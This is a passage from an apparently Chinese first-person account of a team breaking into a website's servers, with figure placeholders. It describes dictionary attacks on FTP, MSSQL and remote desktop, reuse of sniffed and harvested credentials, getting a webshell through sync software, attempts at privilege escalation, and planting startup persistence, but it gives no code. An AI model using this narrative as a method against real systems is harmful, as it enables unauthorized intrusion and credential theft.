


图 8




图 9




图10

9、图10所示。

实在没有办法的时候，我把华夏所有的密码全部弄到一起，做了一个字典，针对ftp和mssql以及终端测试了一遍，仍然无功而返。于是晚上和飞狼、小冰商量了一下，只能等过段时间再搞了，“渗透是需要大量的时间和精力”，这句话一点不假！

四、卷土重来

大约过了一个星期，有一天我无意地在看他们网站的时候发现，VIP站竟然改变了IP，变成了我们拿下的DNS服务器！也就是说，他们因为前一星期我们的入侵，所以改变了相关服务器功能，但是搞笑的是直接把我们需要的东西送上门来了！原来VIP站是独立的服务器，这下节省了我们大量时间，如图11所示。




图11

于是我赶紧告诉飞狼开工，进入服务器之后就发现，服务器里面的盘有了改变，以前只有三个盘，现在却有5个盘。看样子估计VIP所在的是移动硬盘，直接挪过来了。

我们赶紧去那两个盘找信息，里面果然有好多东西，我竟然找到了目标B的mssql账号和密码，但是不允许外连，郁闷了！

我不相信就这么点信息！对了，前段时间飞狼不是说嗅探到了后台账号和密码了么，但是没有验证码。那么VIP站也是用的动易，他们的验证码会不会是一样的呢？

翻了半天找到之后发给飞狼，飞狼试了之后说不行！我们在讨论的时候，飞狼说搞定了77169.org（最后断定这台服务器用的也是多网卡）的shell，我狂汗啊！

他说是同步专家弄上去的，是从目标C服务器上面找到的，之前由于忙于其它的就没有对我们说。汗！由于我之前是专门找账号和密码之类的信息，所以根本就没有去C盘找，怪不得呢！

我去目标C服务器看了下，果然如此，但是只能同步到目标A服务器，不能同步到主站和论坛！不过我使用时却打不开，飞狼说需要修改hosts文件的内容或者是用IP代替域名，不然打不开！如图12、




图12




图13

图13所示。

拿到shell之后，发现权限还可以，盘符基本都可以浏览！由于这台服务器用的是serv-u，知道没有希望，还是试着提了一下，无果。

本想找serv_U的目录，翻了半天没有找到。后来一想：当初在其它几个服务器里的时候，发现这些重要的软件程序都是放在管理员的桌面上的，没有权限也就不能访问查看了。

扫终端的时候发现开了7161端口，那个不是syn的端口么？看来目标A上面也有syn同步专家，所以去访问了下C:\Program Files\syn目录，郁闷的是C:\Program Files能访问，syn目录却做了设置，无法访问。由于不支持aspx，所以暂时也没有办法！

但是此时Program Files目录下的一个文件夹我觉得有点可疑！直觉告诉我：它和同步专家有联系（由于文件名和syn有关系，好像是什么dbsyn），但是找了几次都没有找到什么有价值的东西，只是一些记录文件。

这时候我们商量如何继续的时候做出了推测：由于服务器上面有太多黑客工具和软件，所以服务器上面没有杀毒软件，这对我们有很大的利用价值，这样我们就可以备份启动项了，而不用去关心远控免杀不免杀的问题！

于是商量之后飞狼他们便去备份启动项去了（参照bloodsword在TOOLS发的一种不错的方法）！我此时又去翻了翻刚才那个可疑文件夹，果然在那个目录下的某个连接记录的文件里面找到了主站的mssql账号和密码。直接连接没成功，看来不允许外连。

飞狼让我在shell里面试着连接一下，哈哈，竟然能连接上！如图14所示。

记得我们手里还有一个目标B的mssql账号和密码，试着连接了一下，发现还是不行！

五、攻陷主站

主站能连接上的话，就好办多了，我们直接在这个shell里面通过主站的mssql账号和密码来构造一个注射点，然后找出网站




图14




图15

